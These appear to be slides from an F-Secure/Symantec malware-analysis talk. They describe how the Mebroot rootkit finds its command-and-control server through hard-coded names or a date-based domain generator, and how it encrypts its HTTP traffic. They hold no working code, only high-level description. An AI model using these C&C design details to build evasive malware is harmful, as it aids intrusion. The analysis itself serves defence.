
Mebroot C&C – Finding the server

- Has a hard-coded DNS name or IP address
- Has an algorithm to generate a pseudo-random DNS name
 - Based on current date



Mebroot C&C – Communication

- Uses HTTP protocol for communication



The screenshot shows a window titled "Stream Content" displaying a network stream. The first part of the stream is a valid HTTP POST request:

```
POST / HTTP/1.1
Host: [redacted]
Content-Length: 92
Connection: close
```

Following the request is a large block of data that has been encrypted. The data is represented as a series of hexadecimal characters, with some characters highlighted in blue. The stream ends with a "Connection: close" message and a "Content-Length: 231364" field. At the bottom of the window, there are controls for finding, saving, and printing the stream, along with radio buttons for selecting the display format: ASCII, EBCDIC, Hex Dump, C Arrays, and Raw (which is selected).

- All data is encrypted with “complex” algorithm
 - Heavily obfuscated
 - Uses a 128 bit key but only 32 bits are random
 - Utilizes a 29 round XOR based algorithm with key scheduler
- Cleartext data is validated with a custom checksum algorithm



Kimmo Kasslin - F-Secure Security Labs
Elia Florio – Symantec Security Response



Melde- und Analysestelle Informationssicherung MELANI